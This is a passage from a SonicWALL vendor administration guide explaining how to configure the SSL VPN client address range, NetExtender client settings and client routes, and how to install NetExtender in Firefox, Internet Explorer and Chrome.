The SSL VPN Client Address Range defines the IP address pool from which addresses will be assigned to remote users during NetExtender sessions. The range needs to be large enough to accommodate the maximum number of concurrent NetExtender users you wish to support plus one (for example, the range for 15 users requires 16 addresses, such as 192.168.200.100 to 192.168.200.115).



Note The range must fall within the same subnet as the interface to which the SSL VPN appliance is connected, and in cases where there are other hosts on the same segment as the SSL VPN appliance, it must not overlap or collide with any assigned addresses.



Note On the SSL VPN > Server Settings page, enable SSL VPN access on the Zone before users can access the Virtual Office web portal. The indicator should be green for the Zone.

To configure the SSL VPN Client Address Range, perform the following steps:

Step 1 Navigate to the **SSL VPN > Client Settings** page.

Step 2 In the **Interface** pull-down menu, select the interface to be used for SSL VPN services.



Note The IP address range must be on the same subnet as the interface used for SSL VPN services.

Step 3 In the **NetExtender Start IP** field, enter the first IP address in the client address range.

Step 4 In the **NetExtender End IP** field, enter the last IP address in the client address range.

Step 5 In the **DNS Server 1** field, enter the IP address of the primary DNS server, or click the **Default DNS Settings** to use the default settings.

Step 6 (Optional) In the **DNS Server 2** field, enter the IP address of the backup DNS server.

Step 7 (Optional) In the **DNS Domain** field, enter the domain name for the DNS servers.



Note For appliances supporting connections from Apple iPhones, iPads, or other iOS devices using SonicWALL Mobile Connect, the DNS Domain is a required field. This DNS domain is set on the VPN interface of the iPhone/iPad after the device makes a connection to the appliance.

When the mobile device user accesses a URL, iOS determines if the domain matches the VPN interface's domain, and if so, uses the VPN interface's DNS server to resolve the host-name lookup. Otherwise, the Wi-Fi or 3G DNS server is used, which will not be able to resolve hosts within the company intranet.

- Step 8** In the **User Domain** field, enter the domain name for the users. The value of this field must match the domain field in the NetExtender client.
- Step 9** (Optional) In the **WINS Server 1** field, enter the IP address of the primary WINS server.
- Step 10** (Optional) In the **WINS Server 2** field, enter the IP address of the backup WINS server.
- Step 11** Click **Accept**.

Configuring NetExtender Client Settings

NetExtender client settings are configured on the bottom of the **SSL VPN > Client Settings** page. The following settings customize the behavior of NetExtender when users connect and disconnect.

- **Default Session Timeout (minutes)** - The default timeout value for client inactivity, after which the client's session is terminated. The default value is **10** minutes.
- **Enable Web Management over SSLVPN** - Allows NetExtender users to establish web management sessions for the SonicWALL security appliance. The default value is **Disabled**.
- **Enable SSH Management over SSLVPN** - Allows NetExtender users to establish SSH management sessions for the SonicWALL security appliance. The default value is **Disabled**.
- **Enable NetBIOS Over SSLVPN** - Allows NetExtender clients to broadcast NetBIOS to the SSL VPN subnet. The default value is **Disabled**.
- **Enable Client Autoupdate** - The NetExtender client checks for updates every time it is launched. The default value is **Disabled**.
- **Exit Client After Disconnect** - The NetExtender client exits when it becomes disconnected from the SSL VPN server. To reconnect, users will have to either return to the SSL VPN portal or launch NetExtender from their Programs menu. The default value is **Disabled**.
- **Uninstall Client After Exit** - The NetExtender client automatically uninstalls when it becomes disconnected from the SSL VPN server. To reconnect, users will have to return to the SSL VPN portal. The default value is **Disabled**.
- **Create Client Connection Profile** - The NetExtender client will create a connection profile recording the SSL VPN Server name, the Domain name and optionally the username and password. The default value is **Disabled**.
- **Communication Between Clients** - Enables NetExtender clients that are connected to the same server to communicate. The default value is **Disabled**.
- **User Name & Password Caching** - Provide flexibility in allowing users to cache their user names and passwords in the NetExtender client. The three options are:
 - **Allow saving of user name only** - Default

- Allow saving of user name & password
- Prohibit saving of user name & password

These options enable you to balance security needs against ease of use for users.

SSL VPN > Client Routes

The **SSL VPN > Client Routes** page allows you to control the network access allowed for SSL VPN users. The NetExtender client routes are passed to all NetExtender clients and are used to govern which private networks and resources remote users can access via the SSL VPN connection.

SSL VPN /

Client Routes

Tunnel All Mode:

Add Client Routes:

<input type="button" value="Delete All"/>				
Name	Address Detail	Type	Zone	Delete
WLAN RemoteAccess Networks	0.0.0.0/0.0.0.0	Network	VPN	⊗
X3 Subnet	1.2.3.0/255.255.255.0	Network	WAN	⊗

Note: The NetExtender Client Routes are passed to all NetExtender clients and determine which private networks the remote user can access via the SSLVPN connection.

Topics:

- [“Configuring Tunnel All Mode” section on page 1008](#)
- [“Adding Client Routes” section on page 1009](#)
- [“Route Table” section on page 1010](#)
- [“Deleting Client Routes” section on page 1010](#)

Configuring Tunnel All Mode

Select **Enabled** from the **Tunnel All Mode** drop-down menu to force all traffic for NetExtender users over the SSL VPN NetExtender tunnel—including traffic destined for the remote user’s local network. This is accomplished by adding the following routes to the remote client’s route table:

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0


NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.



Note To configure Tunnel All Mode, you must also configure an address object for 0.0.0.0, and assign SSL VPN NetExtender users and groups to have access to this address object.

To configure SSL VPN NetExtender users and groups for Tunnel All Mode, perform the following steps.

- Step 1** Navigate to the **Users > Local Users** or **Users > Local Groups** page.
- Step 2** Click on the **Edit** icon in the **Configure** column for an SSL VPN NetExtender user or group.
- Step 3** Click on the **VPN Access** tab.
- Step 4** Select the **WAN RemoteAccess Networks** address object and click the right arrow (->) button.



- Step 5** Click **OK**.
- Step 6** Repeat steps 1 through 5 for all local users and groups that use SSL VPN NetExtender.

Adding Client Routes

The **Add Client Routes** pull-down menu is used to configure access to network resources for SSL VPN users. Select the address object to which you want to allow SSL VPN access. Select **Create new address object** to create a new address object. Creating client routes causes access rules to automatically be created to allow this access. Alternatively, you can manually configure access rules for the SSL VPN zone on the **Firewall > Access Rules** page. For more information, see [“Firewall > Access Rules” on page 655](#).



Note After configuring Client Routes for SSL VPN, you must also configure all SSL VPN NetExtender users and user groups to be able to access the Client Routes on the **Users > Local Users** or **Users > Local Groups** pages. See [“Configuring Local Users” on page 1106](#) or [“Configuring Local Groups” on page 1113](#), respectively.

To configure SSL VPN NetExtender users and groups to access Client Routes, perform the following steps.

-
- Step 1** Navigate to the **Users > Local Users** or **Users > Local Groups** page.
 - Step 2** Click on the **Edit** icon in the **Configure** column for an SSL VPN NetExtender user or group.
 - Step 3** Click on the **VPN Access** tab.
 - Step 4** Select the address object for the Client Route, and click the right arrow (->) button.
 - Step 5** Click **OK**.
 - Step 6** Repeat steps 1 through 5 for all local users and groups that use SSL VPN NetExtender.

Route Table

At the bottom of the SSL VPN > Client Routes page is a table of client routes that contains the priorities you added as the SSL VPN client route in these columns:

- **Name**—The name of the route selected in the VPN Access tab for the user or group.
- **Address Detail**—The details about the route address.
- **Type**—The type of the route.
- **Zone**—The zone of the route.
- **Delete** —The **Delete** icon for deleting a single SSL VPN client route.

Deleting Client Routes

To delete a route, click on its **Delete** icon in the **Delete** column. To delete all routes, click on the **Delete All** button in the upper right corner of the table.

SSL VPN > Virtual Office

The **SSL VPN > Virtual Office** page displays the Virtual Office web portal inside of the SonicOS UI.

SONICWALL Virtual Office Welcome, admin!

Welcome to the SonicWALL Virtual Office

SonicWALL Virtual Office provides secure Internet access for remote users to log in and access private network resources via SSLVPN technology.

Click a pre-configured bookmark or create your own to gain secure Internet access to internal corporate resources.

Launch NetExtender to create an SSLVPN tunnel to your corporate network for full network access.

Click [here](#) to download Windows Mobile NetExtender Client

Click [here](#) to download Windows NetExtender Client



NetExtender

Help >>



Virtual Assist

Virtual Office Bookmarks ▼	Host/IP Address	Service	Configure
Backup Server Telnet	10.117.53.105	RDP5ActiveX	<input type="checkbox"/> <input type="checkbox"/>
RDP	192.168.169.17	RDP5ActiveX	<input type="checkbox"/> <input type="checkbox"/>

Topics:

- [“Accessing the SonicWALL SSL VPN Portal” section on page 1011](#)
- [“Using NetExtender” section on page 1012](#)
- [“Managing SSL VPN Bookmarks” section on page 1043](#)

Accessing the SonicWALL SSL VPN Portal

To view the SonicWALL SSL VPN Virtual Office web portal, navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”

Using NetExtender

Topics:

- “User Prerequisites” section on page 1012
- “User Configuration Tasks” section on page 1012

User Prerequisites

NetExtender is compatible with Dell SonicWALL SRA and SSL-VPN Series products as well as Windows, Mac OS, and Linux platforms. To use NetExtender, clients must meet the prerequisites described in the most recent version of the *Dell SonicWALL SRA User Guide*, available on <http://www.sonicwall.com/us/en/support/3893.html>

User Configuration Tasks

SonicWALL NetExtender is a software application that enables remote users to securely connect to the remote network. With NetExtender, remote users can virtually join the remote network. Users can mount network drives, upload and download files, and access resources in the same way as if they were on the local network. Both GUI and CLI interfaces are supported; for CLI commands, see “Appendix A: CLI Guide” on page 1469.

How to install NetExtender on a Windows platform topics:

- “Installing NetExtender Using the Mozilla Firefox Browser” section on page 1013
- “Installing NetExtender Using the Internet Explorer Browser” section on page 1015
- “Installing NetExtender Using the Chrome Browser” section on page 1019

How to use NetExtender on a Windows platform topics:

- “Launching NetExtender Directly from Your Computer” section on page 1020
- “Configuring NetExtender Properties” section on page 1022
- “Configuring NetExtender Connection Scripts” section on page 1024
- “Configuring Batch File Commands” on page 1024
- “Configuring Proxy Settings” section on page 1026
- “Configuring NetExtender Advanced Properties” section on page 1028
- “Configuring NetExtender Packet Capture Properties” section on page 1029
- “Viewing the NetExtender Log” section on page 1030
- “Disconnecting NetExtender” section on page 1031
- “Upgrading NetExtender” section on page 1031
- “Changing Passwords” section on page 1031
- “Authentication Methods” section on page 1031
- “Uninstalling NetExtender” section on page 1032
- “Verifying NetExtender Operation from the System Tray” section on page 1032
- “Using the NetExtender Command Line Interface” section on page 1033

How to install and use NetExtender on a MacOS platform topics:

- “Installing NetExtender on MacOS” section on page 1034

- “Using NetExtender on MacOS” section on page 1036

How to install and use NetExtender on a Linux platform topic:

- “Installing NetExtender on Linux” section on page 1038
- “Using NetExtender on Linux” section on page 1040

Installing NetExtender Using the Mozilla Firefox Browser

To use NetExtender for the first time using the Mozilla Firefox browser, perform the following:


- Step 1** Navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.” The **Welcome to the SonicWALL Virtual Office** login page displays.
- Step 2** Click the **NetExtender** button.



- Step 3** The first time you launch NetExtender, it will automatically install the NetExtender stand-alone application on your computer.
- If the **Software Installation** window is displayed, go to Step 5.
 - If a warning message is displayed in a yellow banner at the top of your Firefox banner, click the **Edit Options...** button.
- Step 4** The **Allowed Sites - Software Installation** window is displayed, with the address of the Virtual Office server in the address window. Click **Allow** to allow Virtual Office to install NetExtender, and click **Close**.
- Step 5** Return to the **Virtual Office** window and click **NetExtender** again. The **Software Installation** window is displayed.


After a five second countdown, the **Install** button will become active.

Step 6 Click the **Install** button.




The portal will automatically install the NetExtender stand-alone application on your computer. If an older version of NetExtender is installed on the computer, the NetExtender launcher removes the old version and installs the new version.

Step 7 Once the NetExtender application is installed, a message appears instructing you to restart Firefox. Click the **Restart Now** button.




Step 8 When Firefox restarts, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.



The **Status** tab indicates what operating state the NetExtender client is in:

This Field	Indicates the
Server	Name of the server to which the NetExtender client is connected.
Client IP	IP address assigned to the NetExtender client.
Sent	Amount of traffic the NetExtender client has transmitted since initial connection.
Received	Amount of traffic the NetExtender client has received since initial connection.
Throughput	Current NetExtender throughput rate.

The **NetExtender**  icon is displayed in the task bar. A balloon icon in the system tray appears, indicating NetExtender has successfully installed.



Note Closing the windows (clicking on the **x** icon in the upper right corner of the window) will not close the NetExtender session, but will minimize it to the system tray for continued operation.

Installing NetExtender Using the Internet Explorer Browser

SonicWALL SSL VPN NetExtender is fully compatible with Microsoft Windows operating systems and supports the same functionality as with other Windows operating systems. NetExtender is also compatible with the Mac OS X Lion 10.7.




Note It may be necessary to restart your computer when installing NetExtender on Windows Vista and Windows 7.

Internet Explorer Prerequisites

It is recommended that you add the URL or domain name of your SonicWALL security appliance to Internet Explorer's trusted sites list. This will simplify the process of installing NetExtender and logging in, by reducing the number of security warnings you will receive.

To add a site to Internet Explorer's trusted sites list, complete the following procedure:

- Step 1** In Internet Explorer, go to **Tools > Internet Options**.
- Step 2** Click on the **Security** tab.
- Step 3** Click on the **Trusted Sites** icon and click on the **Sites** button to open the **Trusted sites** window.



- Step 4** Enter the URL or domain name of your SonicWALL security appliance in the **Add this Web site to the zone** field and click **Add**.
- Step 5** Click **Close** in the **Trusted Sites** window.
- Step 6** Click **OK** in the **Internet Options** window.


Installing NetExtender from Internet Explorer

To install and launch NetExtender for the first time using the Internet Explorer browser, perform the following:

- Step 1** Navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.




- Step 3** A **User Account Control** window may appear asking “Do you want to allow this program to make changes to this computer?” Click **Yes**.
- Step 4** The first time you launch NetExtender, you must first add the SSL VPN portal to your list of trusted sites as described in “[To add a site to Internet Explorer’s trusted sites list, complete the following procedure:](#)” on page 1016. If you have not done so, the follow message will display.



Note Click **Instructions to add SSL VPN server address into trusted sites** for help.


- Step 5** Add the SSL VPN portal to your list of trusted sites as described in “[To add a site to Internet Explorer’s trusted sites list, complete the following procedure:](#)” on page 1016

- Step 6** Return to the SSL VPN portal and click on the **NetExtender** button. The portal will automatically install the NetExtender stand-alone application on your computer. The NetExtender installer window opens.



If an older version of NetExtender is installed on the computer, the NetExtender launcher will remove the old version and then install the new version.

- Step 7** If a warning message that NetExtender has not passed Windows Logo testing is displayed, click **Continue Anyway**. SonicWALL testing has verified that NetExtender is fully compatible with Windows Vista, XP, and above.
- Step 8** When NetExtender completes installing, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.





Note The information provided in the NetExtender Status window is described in the table on [“Installing NetExtender Using the Mozilla Firefox Browser”](#) on page 1013


Installing NetExtender Using the Chrome Browser

To install and launch NetExtender for the first time using the Chrome browser, perform the following:


- Step 1** Navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.



- Step 3** Pull the NetExtender plug-in to Chrome Extensions.




- Step 4** Return to the SRA portal and click the **NetExtender** button. The portal will automatically install the NetExtender stand-alone application on your computer. The **NetExtender installer** window opens.



If an older version of NetExtender is installed on the computer, the NetExtender launcher will remove the old version and then install the new version.

- Step 5** When NetExtender completes installing, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.



Note The information provided in the NetExtender Status window is described in the table on [“Installing NetExtender Using the Mozilla Firefox Browser” on page 1013.](#)

Launching NetExtender Directly from Your Computer

After the first access and installation of NetExtender, you can launch NetExtender directly from your computer without first navigating to the SSL VPN portal.

To launch NetExtender, complete the following procedure:

-
- Step 1** Navigate to **Start > All Programs**.
- Step 2** Select the **SonicWALL SSL VPN NetExtender** folder, and then click on **SonicWALL SSL VPN NetExtender**. The NetExtender login window is displayed.

- Step 3** The IP address of the last server you connected to is displayed in the **Server** field. To display a list of recent servers you have connected to, click on the **arrow** next to the field.

- Step 4** Enter your username and password.

- Step 5** The last domain you connected to is displayed in the **Domain** field. To connect to a different domain, enter it in the **Domain** field.



Note The NetExtender client will report an error message if the provided domain is invalid when you attempt to connect. Please keep in mind that domain names are case-sensitive.

- Step 6** The pull-down menu at the bottom of the window provides three options for remembering your username and password:

- Save user name & password if server allows
- Save user name only if server allows
- Always ask for user name & password




Tip Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.

Select one of the options.

